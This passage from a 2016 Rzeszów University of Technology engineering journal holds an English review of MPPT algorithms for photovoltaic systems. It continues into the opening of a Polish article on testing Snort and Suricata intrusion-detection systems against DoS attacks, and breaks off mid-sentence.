ZESZYTY NAUKOWE
POLITECHNIKI RZESZOWSKIEJ

SCIENTIFIC LETTERS
OF RZESZOW UNIVERSITY OF TECHNOLOGY

NR 294

(e-ISSN 2300-6358)

ELEKTROTECHNIKA

Kwartalnik
tom XXIV
zeszyt 35 (nr 2/2016)
kwiecień-czerwiec

WYDZIAŁ
ELEKTROTECHNIKI
I INFORMATYKI
POLITECHNIKI RZESZOWSKIEJ

Wydano za zgodą Rektora

p-ISSN 0209-2662
e-ISSN 2300-6358

Wersja drukowana Zeszytu jest wersją pierwotną.

Redakcja czasopisma: Politechnika Rzeszowska, Wydział Elektrotechniki i Informatyki,
ul. W. Pola 2, 35-959 Rzeszów (e-mail: ziemba@prz.edu.pl)
http://oficyna.portal.prz.edu.pl/pl/zeszyty-naukowe/elektrotechnika

Wydawca: Oficyna Wydawnicza Politechniki Rzeszowskiej
al. Powstańców Warszawy 12, 35-959 Rzeszów (e-mail:oficyna1@prz.edu.pl)
http://oficyna.portal.prz.edu.pl

Informacje dodatkowe – str. 103

SPIS TREŚCI

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 5-17

Piotr HADAJ[1]
Marek NOWAK[2]

MPPT ALGORITHMS USED IN PHOTOVOLTAICS

Due to volatility of current-voltage characteristics of the photovoltaic module, MPPT algorithms are important element of photovoltaic power station. In most cases, MPPT algorithm controls power electronics converter, which receives power directly from one or more modules. Maximum power point changes its location together with insolation level temperature changes. There are also indirect, direct and artificial intelligence supported methods. Indirect methods are fractional methods and look-up table. Direct methods are Perturb & Observe and Incremental conductance. Direct algorithms are widely used, because of their ability to model maximum power point significantly better than indirect methods. Artificial intelligence supported methods obtain even better results in determining optimal operating conditions. Usage of these algorithms allows to increase the efficiency of energy production, and furthermore financial benefits. Investment payback time can also be shortened by using these methods, which are still being improved.

Keywords: MPPT, photovoltaics, perturb and observe, incremental conductance, direct algorithms, indirect algorithms.

1. Introduction

In order to increase effectiveness of energy production by photovoltaic cells, it is necessary to use MPPT algorithm (*Maximum Power Point Tracking).* Such algorithm controls the converter which receives power directly from module or modules, which generate electrical power from solar power.

1.1. Photovoltaic module current-voltage characteristic

Characteristic points of the module, short circuit current I_{SC} and open circuit voltage U_{OC} depends respectively on insolation and module temperature.

[1] Piotr Hadaj, Department of Power Electronics, Power Engineering and Complex Systems, Rzeszów University of Technology, ul. Wincentego Pola 2, 35-959 Rzeszów, 178651772, e-mail: piotr.hadaj@prz.edu.pl
[2] Corresponding author: Marek Nowak, Department of Power Electronics, Power Engineering and Complex Systems, Rzeszów University of Technology, ul. Wincentego Pola 2, 35-959 Rzeszów, 178651772, e-mail: mnowak@prz.edu.pl

Because these parameters can change dynamically in time, module characteristic changes too. As a result of changes of these variables, maximum power point changes its location. Different insolation levels cause short circuit current change, the higher insolation level, the higher short circuit current. Respectively, the lower insolation level, the lower short circuit current. Fluctuations of this parameter value does not affect open circuit voltage greatly. All characteristic was done in PSIM software. PSIM uses described equations (1)-(6), in order to model photovoltaic cell characteristics.

$$i = i_{ph} - i_d - i_r \tag{1}$$

$$i_{ph} = I_{sc0} \cdot \frac{S}{S_0} + C_t \cdot (T - T_{ref}) \tag{2}$$

$$i_0 = I_0 \cdot (e^{\frac{qVd}{AkT}} - 1) \tag{3}$$

$$I_0 = I_{s0} \cdot (\frac{T}{T_{ref}})^3 \cdot e^{\frac{qEg}{Ak} \cdot (\frac{1}{T_{ref}} - \frac{1}{T})} \tag{4}$$

$$i_r = \frac{V_0}{R_{sh}} \tag{5}$$

$$T = T_a + k_s \cdot S \tag{6}$$

In described equations S stands for light intensity, and S_0 stands for light intensity under standard test conditions, which is normally 1000 W/m^2. T_{ref} is reference temperature and R_s stands for series resistance of each solar cell in Ohm. R_{sh} is shunt resistance of each cell. I_{sc0} stands for short circuit current of each solar cell at the reference temperature T_{ref} in A. I_{s0} is diode saturation current of each cell. Band energy of each cell is described as E_g. For each cell ideality factor A is needed, which is also called emission coefficient, which is around 2 for crystalline silicon or less for amorphous silicon. Temperature coefficient is C_t. K_s defines how the light intensity affects the solar cell temperature. Value q is the electron charge $(q = 1.6 \cdot 10^{-19})$, k is the Boltzmann constant, T_a is the ambient temperature input and V is the terminal voltage across the solar module. The current flowing out of the positive terminal of the module is defined as i.

Fig. 1. illustrates the dependence of current-voltage characteristic of the photovoltaic module of the insolation level changes, made created with PSIM.




Fig. 1. The dependence of current-voltage characteristic of the photovoltaic module on the insolation level changes. Created with PSIM software.

Open circuit voltage varies with module temperature. Higher temperature causes lower open circuit voltage, and respectively, for lower temperatures the voltage will be higher. Therefore it is important to cool cells duly. In summertime, when insolation level is high, amount of produced electrical energy might be reduced by module heating. Fluctuations of this parameter value does not affect short circuit current greatly. Fig. 2 presents the dependence of open circuit voltage on the temperature of photovoltaic cells. Fig. 3 shows short circuit current change during temperature fluctuations.

Because the shape of module characteristic changed substantially, maximum power point (MPP - *Maximum Power Point*) changed its location. These changes are illustrated in Fig. 4 (dependence of the MPP on the insolation level) and Fig. 5 (dependence of the MPP on the module temperature).




Fig. 2. The dependence on current-voltage characteristic of the photovoltaic module on the temperature of cells. Created with PSIM software.




Fig. 3. Short circuit current dependence against temperature . Created with PSIM software.




Fig. 4. Dependence of the MPP location on the varying insolation level. Created with PSIM software.




Fig. 5. Dependence of the MPP location on the varying module temperature. Created with PSIM software.

In order to keep this operating optimally, these changes should be tracked in real time and reacted to respectively by changing the voltage or referential current on converter which runs MPPT algorithm. There are several methods of searching for optimal operating point of PV system.

2. The division of MPPT algorithms

MPPT algorithms divide usually in indirect methods, direct methods and based on artificial intelligence. Indirect algorithms are based on databases which may contain, for example, work characteristics for many different atmospheric conditions in which a module can generate energy. Controller takes this data and compares it to the actual state and choses best characteristic and uses it to set voltage or referential current. Direct methods base on measurements of voltage and current on converter that take place in real time. Using this information, it can determine power level received from the modules. Generally, these types of algorithms bring some oscillations to referential value, because the direction of current and voltage change is calculated in real time. There are some methods that use artificial intelligence. Generally, these methods are similar to conventional MPPT algorithms, but they are supported by neural networks and fuzzy logic techniques. By using these solutions, these methods can gain better maximum power point mapping which significantly increases system efficiency. [1, 2]

3. Indirect algorithms

3.1. Fractional methods

These algorithms use approximated dependence between short circuit current, open circuit voltage and their values in maximum power point. From time to time, depending on which parameter is measured, module is shorted (I_{SC} measured) or opened (U_{OC} measured).

The main principle of open circuit voltage fraction method is to adopt approximated condition, that maximum power point voltage (U_{MPP}) to open circuit voltage (U_{OC}) ratio is constant (7).

$$k_U \cong \frac{U_{MPP}}{U_{OC}} = const \tag{7}$$

where: k_U – voltage ratio,
U_{MPP} – maximum power point voltage
U_{OC} – open circuit voltage.

The ratio value depends on material and technology used to make photovoltaic cell. In this method, control process is based on temporary disconnecting the module and measuring open circuit voltage. Obtained value is multiplied by k_U factor from formula (7), which gives the referential voltage which is also U_{MPP} voltage (8).

$$U_{REF} = U_{MPP} \cong k_U U_{OC} \tag{8}$$

where: U_{REF} – converter referential voltage.

Fraction of short circuit current method bases on approximated dependence, that maximum power point current (I_{MPP}) to I_{SC} ration is constant (9).

$$k_I \cong \frac{I_{MPP}}{I_{SC}} = const \tag{9}$$

where: k_I – current ratio,
I_{MPP} – maximum power point current
I_{SC} – short circuit current.

Aforementioned ratio depends on material and technology used to make specific cell. In this method, control process is based on temporary shorting the module and current measurement. Obtained value is multiplied by current ratio, which gives the referential voltage to be used by converter. (10)

$$I_{REF} = I_{MPP} \cong k_I I_{SC} \tag{10}$$

where: I_{REF} – converter referential current.

Undoubted advantage of fractional methods is their simplicity – only one value has to be measured, possibility of use converter itself to make measurements and ease of implementation. Unfortunately, during measurements power is not supplied to the receiver, which undeniably lowers whole system efficiency. Also the dynamically changing module characteristic is problematical. There are some solutions, where one of modules is shorted or opened permanently. Then, controller can react to parameter changes (temperature, insolation) in real time, but operating conditions of permanently shorted or opened module can be significantly different from those supplying

real receivers. In such situation maximal power point location may be inaccurate. Therefore, fractional methods are rarely used as independent MPPT algorithms, but they are often used to estimate optimal operating conditions in other widely used methods to shorten the time of reaching maximal power.

3.2. Curve fitting method

This method bases on approximation of photovoltaic module power characteristic using mathematical function, for example third-degree polynomial (11).

$$P = aU^3 + bU^2 + cU + d \tag{11}$$

On this basis function extreme point is calculated – maximum power point voltage (12).

$$V_{MPP} = \frac{-b \pm \sqrt{b^2 - 3ac}}{3a} \tag{12}$$

However, this method is somewhat problematic, because of calculation high complexity. Every parameter of the formula needs to be estimated depending on the atmospheric conditions, technology used in the production process and material, which cell is made of. Significant amount of resources are used to estimate optimal operating conditions. [1].

3.3. "Look-up table" method

This method uses a database consisting data about current and voltage values at the maximum power point for various atmospheric conditions. Algorithm used in this method gets needed values from memory and controls the converter basing on actual calculations. Such approach requires the use of large amounts of resources to build the database. It is also hard to predict all possible combinations of insolation and temperature levels. Furthermore, cell parameters change during long-time operation – same type modules can have different characteristics, when they have different work time. Therefore, values obtained from database will not be appropriate to gain maximum output power [1, 2].

4. Direct algorithms

4.1. P&O – Perturb and Observe

P&O method bases on causing module voltage to fluctuate and observing output power changes continuously. Voltage is increased or decreased in first

step, and each next step depends on the output power change type. When it increases, voltage modification is continued, but if output power decreases, voltage is changed in opposite direction. (Fig. 6).

This method is very simple to use and cheap to implement. The only flaw is that oscillations are introduced into the system, therefore exact maximum power point cannot be reached, only its proximity. Also, voltage, current and output power measurements need to be done continuously. This method is not optimal, when insolation level changes rapidly. [2, 3].

One of the most important factors of MPPT algorithm rating is time to get to optimal operating conditions. Appropriate approach to decrease regulation time seems to be increasing voltage change value. This will unfortunately also increase output power fluctuations, which will affect whole system efficiency in negative way.




Fig. 6. P&O algorithm details

To partially circumvent the problem, variable voltage change value is used, basing on fuzzy logic. In this approach, voltage, current and output power changes values are used as input parameters. These parameters get their fuzziness by assigning them to fuzzy sets in appropriate degree of membership, using prepared functions. Obtained information is subjected to inference – basing on implemented rule database, final degree of membership is calculated, which, after sharpening process, indicates the direction and value of next referential parameter change (for example voltage). This process is illustrated on figure 7.




Fig. 7. Block diagram of the fuzzy logic MPPT algorithm

There are many other ways to make use of fuzzy logic in P&O method. It allows to speed up algorithm speed and better approximation of maximum power point location. Adoption of fuzzy logic for this purpose allows to speedup algorithm and to achieve better approximation of maximum power point. Thanks to variable step value, which is not possible in conventional method, the closer to the MPP, algorithm can use smaller step value. In this case, oscillations will be much smaller in close MPP neighbourhood and whole system efficiency will increase as well. [4]

4.2. Incremental conductance method

This method bases on dependency (13).

$$\frac{dP}{dU} = 0 \tag{13}$$

It is true dependency when photovoltaic cell works in maximum power point. However, when the actual operating point is not the maximum power point, its location can be determined using the sign of derivative (14).

$$a)\frac{dP}{dU}>0 \quad b)\frac{dP}{dU}<0 \tag{14}$$




Fig. 8. Incremental Conductance algorithm on block diagram

When the dependency (14a) is true, it means that actual operating point is located on growing part of power characteristic and to achieve optimal operating point, voltage increasing is needed. In case when condition (14b) is true, the module is actually operating with voltage higher than U_{MPP} – operating voltage has to be decreased to achieve MPP. Presented equations can be transformed as in (15).

$$\frac{dP}{dU}=\frac{d(UI)}{dU}=I+U\frac{dI}{dU} \tag{15}$$

Then, derivatives have to be replaced by increments. In the end, final dependencies are established, which are base for the method – (16).

$$\begin{aligned} a)\ &\frac{\Delta I}{\Delta U} > \frac{I}{U} \\ b)\ &\frac{\Delta I}{\Delta U} < \frac{I}{U} \end{aligned} \tag{16}$$

As in case (14), when (16a) is true, voltage has to be increased, but when equation (16b) is true, voltage has to be decreased to achieve maximum output power. Figure 8 presents the principles of this method.

Compared do P&O method, this algorithm can gain better efficiency for fast insolation fluctuations. What' more, oscillations near MPP for still atmospheric conditions as significantly smaller. As in P&O, measurement of current and voltage is needed, which may be disadvantage of this method. However, the algorithm is continually improved – there is modification, which uses cell parasitic capacitance to calculate output. [5]

4.3. Forced oscillations method

In this method, small amplitude oscillations are introduced to reference value. Oscillation frequency can be about 100 Hz. PV module output power changes in function of voltage are analysed and actual operating point is determined. In case when output power changes are in the same phase as voltage, actual operating point is located on the left of MPP. Therefore, reference value has to be increased. When signals are shifted relative to each other by 180°, actual operating point is located on the left of MPP – referential value has to be decreased. For maximum power point, oscillations have doubled frequency compared to modulated voltage. As a result of phase and amplitude analysis, maximum power point location is obtained – which allows to achieve variable step value and to model MPP more precisely. However, there are some problems in situations when low output power is generated by system. Oscillating and measuring part of the system is quite complicated to construct [6].

5. Conclusion

The article classifies and describes the most commonly used MPPT algorithms used in photovoltaics. Basing on their working principles, they were divided into direct, indirect and methods supported by artificial intelligence.

The most commonly used indirect methods include fractional method, "look-up table" and the curve fitting. However, due to much weaker possibility

of approximating MPP, they are not used as a stand-alone algorithms. They can serve as a support for more efficient systems, eg. determining the approximate coordinates of the maximum power point.

The most commonly used direct algorithms are "perturb & observe" and "incremental conductance". Their biggest problem is the introduction of oscillations in the power module output value. Therefore, these methods are constantly being improved and developed different modifications. Often they are supported by artificial intelligence (fuzzy logic, neural networks). This allows even better approximating the MPP and thereby increasing the efficiency of the system. Another example of algorithm of this type is a forced oscillation method.

Usage of MPPT algorithms in power electronics converter, which receives energy from photovoltaic modules allows to increase the amount power generated by PV power station. Thereby, financial benefits can be increased and payback time can be shortened. Algorithms mentioned are still being improved, therefore photovoltaic systems efficiency is growing.

Reference list

[1] Subudhi B., Pradhan R.: A Comparative Study on Maximum Power Point Tracking Techniques for Photovoltaic Power Systems, IEEE transactions on Sustainable Energy, vol. 4, no. 1, January 2013, pp. 89-98.

[2] Zaremba A., Rodziewicz T., Wacławek M.: Algorytmy śledzenia punktu mocy maksymalnej (MPPT) w systemach fotowoltaicznych, Proceedings of ECOpole, 2012 DOI: 10.2429/proc.2012.6(2)112.

[3] Patil M., Deshpande.: Design and simulation of Perturb and Observe Maximum Power Point Tracking using MATLAB/Simulink, 2015 International Conference on Industrial Instrumentation and Control (ICIC) College of Engineering Pune, India. May 28-30, 2015, DOI: 10.1109/IIC.2015.7150957.

[4] Aashoor F. A. O., Robinson F. V. P.: A variable step size perturb and observe algorithm for photovoltaic maximum power point tracking, Universities Power Engineering Conference (UPEC), 2012 47th International, DOI: 10.1109/UPEC.2012.6398612.

[5] Shah K. B., Joshi L. P.: Comparative analysis of incremental conductance base MPPT for multi-string photovoltaic system, 2013 Nirma University International Conference on Engineering (NUiCONE), DOI: 10.1109/NUiCONE.2013.6780166.

[6] Tse K. K., Chung H. S. H., Hui S. Y. R., Ho M. T.: A novel maximum power point tracking technique for PV panels, Power Electronics Specialists Conference, 2001. PESC. 2001 IEEE 32nd Annual, 2001, vol. 4, pp. 1970-1975, DOI: 10.1109/PESC.2001.954410

ALGORYTMY MPPT STOSOWANE W FOTOWOLTAICE

S t r e s z c z e n i e

Ze względu na zmienność charakterystyki prądowo-napięciowej modułu fotowoltaicznego, algorytmy MPPT są ważnym elementem elektrowni fotowoltaicznej. Algorytm MPPT najczęściej steruje przekształtnikiem energoelektronicznym, który bezpośrednio odbiera moc z modułu lub grupy modułów. Punkt mocy maksymalnej zmienia swoje położenie, wraz ze zmianą nasłonecznia i temperatury pracy modułu. Istnieją metody pośrednie, bezpośrednie i wspomagane sztuczną inteligencją. Do metod pośrednich możemy zaliczyć m. in. metody ułamkowe i metodę look-up table, do bezpośrednich algorytm Perturb & Observe oraz Incremental conductance. Szerzej stosuje się algorytmy bezpośrednie, gdyż lepiej odwzorowują punkt mocy maksymalnej od metod pośrednich, a wspomagane sztuczną inteligencją pozwalają jeszcze lepszym stopniu wyznaczyć optymalne warunki pracy. Stosowanie tych algorytmów pozwala zwiększyć efektywność produkcji energii, a tym samym korzyści finansowe po może znacząco skrócić czas zwrotu inwestycji. Są one w dalszym ciągu udoskonalane.

Słowa kluczowe: MPPT, fotowoltaika, zaburz i obserwuj, konduktancja przyrostowa, algorytmy bezpośrednie, algorytmy pośrednie

DOI: 10.7862/re.2016.6

Tekst złożono w redakcji: maj 2016
Przyjęto do druku: czerwiec 2016

ZESZYTY NAUKOWE POLITECHNIKI RZESZOWSKIEJ 294, Elektrotechnika 35
RUTJEE, z. 35 (2/2016), kwiecień-czerwiec 2016, s. 19-34

Mariusz SZAREK[1]
Mariusz NYCZ[2]
Piotr HAJDER[3]

BADANIE SPRAWNOŚCI SYSTEMÓW IDS/IPS PRZED ATAKAMI DOS I DDOS

Tematem artykułu jest analiza sprawności systemów wykrywania i zapobiegania włamaniom przed atakami odmowy usługi. W początkowej cześć artykuł w oparciu o wynik analiz, zaprezentowano skalę problemu omawianych zagrożeń. W kolejnych paragrafach przedstawiono metodykę badań określenia podatności na ataki odmowy usługi. Następnie przeprowadzono symulacje wydajności i skuteczności obrony przed atakami dwóch sieciowych systemów wykrywania włamań w segmencie open-source Snort i Suricata. Analizowano rozwiązania pracując w trybach nfqueue i af-packet, przy zestawie tych samych reguł. Przeprowadzone testy porównawcze z wykorzystaniem dwóch najpopularniejszy zagrożeń tj. Land i SYN Flood, wykazały przewagę rozwiązania Suricata w skuteczności wykrywania analizowanych ataków. Artykuł jest adresowany do osób zajmujących się wdrażaniem i administracją systemów zabezpieczeń.

Słowa kluczowe: sieci, bezpieczeństwo, ochrona, testy, odmowa, usługi, wykrywanie, wtargnięcie, przeciwdziałanie

1. Wprowadzenie

XXI wiek to okres olbrzymiego rozwoju Informatyki w kontekście urządzeń elektronicznych mających dostęp do globalnej sieci Internet. Można zaobserwować, że to zjawisko nieustannie pogłębia i rozwija się. Standardem stało się, że urządzenia elektroniczne takie jak smartfony, tablety, komputery czy telewizory są wyposażone w możliwość dostępu do sieci, co więcej w najbliższym czasie przewiduje się, że dostęp do sieci uzyskają także urządzenia AGD. W konsekwencji, wraz z rozwojem urządzeń i technik sieciowych rośnie zagrożenie dla osób z nich korzystających. Na przestrzeni ostatnich lat, odnotowuję się permanentny wzrost pojawiania się nowych zagrożeń takich jak: cyberataki,

[1] Mariusz Szarek, Politechnika Rzeszowska, 783535006, 132887@stud.prz.edu.pl
[2] Autor do korespondencji: Mariusz Nycz, Politechnika Rzeszowska, Katedra Energoelektroniki, Elektroenergetyki i Systemów Złożonych, mnycz@prz.edu.pl
[3] Piotr Hajder, Akademia Górniczo-Hutnicza, piootr.hajder@gmail.com

wirusy, robaki, konie trojańskie które głównie ukierunkowane są na wykorzystanie luk w zabezpieczeniach sprzętowych i oprogramowaniu. Motywacją atakujących jest przede wszystkich chęć kradzieży danych użytkownika/firmy/instytucji, usunięcia danych, przejęcia kontroli nad urządzeniem/kontem/systemem czy spowodowaniem sytuacji braku dostępu do danego serwisu. Skuteczna obrona przed tego typu zagrożeniami wymaga od administratora zastosowania szerokiego spektrum zabezpieczeń. Rodzaj, skala i zaawansowanie stosowanych zabezpieczeń powinno być dostosowane do cenności danych, które będą podlegać ochronie.

Wytwarzane aplikacje, programy i systemy bardzo często posiadają różne luki programowe, które uzależnione są od rodzaju i wielkości programu oraz zastosowanego kodu źródłowego. Luki te są wykorzystywane przez hackerów do przeprowadzania różnego typu ataków. Wsparcie oraz aktualizacje oprogramowania zazwyczaj są niewystarczające gdyż czas pomiędzy wykryciem luki przez hackera a opracowaniem i wprowadzeniem aktualizacji jest wykorzystywany do przeprowadzenia ataków. Istnieje wiele rozwiązań umożliwiających znaczące obniżenie a czasami nawet wyeliminowanie występującego ryzyka.


Aktualnie jednym z najbardziej powszechnych i stosowanych ataków są ataki odmowy usługi (ang. Denial of Service) oraz rozproszone ataki odmowy usługi (ang. Distributed Denial of Service). Celem tych ataków jest wywołanie paraliżu serwerów różnego rodzaju firm i instytucji takich jak portale internetowe, banki, sklepy internetowe, strony organizacji rządowych czy naukowych. Ataki te powodują znaczące wydłużenie czasu oczekiwania na odpowiedź danego serwisu lub w najgorszym czasie jego całkowite zablokowanie. Atakowany podmiot może ponieść wysokie straty finansowe i marketingowe, gdyż klienci mogą stracić zaufanie do bezpieczeństwa i kompetencji danej firmy. Atak typu DoS wykorzystywany może być również w celach politycznych aby spowodować unieruchomienie newralgicznych dla państwa serwisów i systemów.

Jednym z najnowszych i najbardziej skutecznych sposobów na ochronę urządzeń, systemów i sieci przed atakami DoS i DDoS są systemy wykrywania wtargnięć (ang. Intrusion Detection System) i systemy przeciwdziałania wtargnięciom (ang. Intrusion Prevention System). Systemy IDS i IPS są fizycznymi i programowymi rozwiązaniami wykorzystywanymi w celu wykrycia, a w przypadku systemów IPS również reagowania na próby ataku na systemy, urządzenia i sieci komputerowe.

2. Charakterystyka ataków odmowy usługi

Ataki odmowy usługi są atakami cybernetycznymi, których celem jest uniemożliwienie funkcjonowania danego systemu komputerowego lub usługi sieciowej. Są to jedne z najstarszych zagrożeń informatycznych, pomimo tego wciąż należą do czołówki najbardziej skutecznych i wydajnych ataków cyberne-

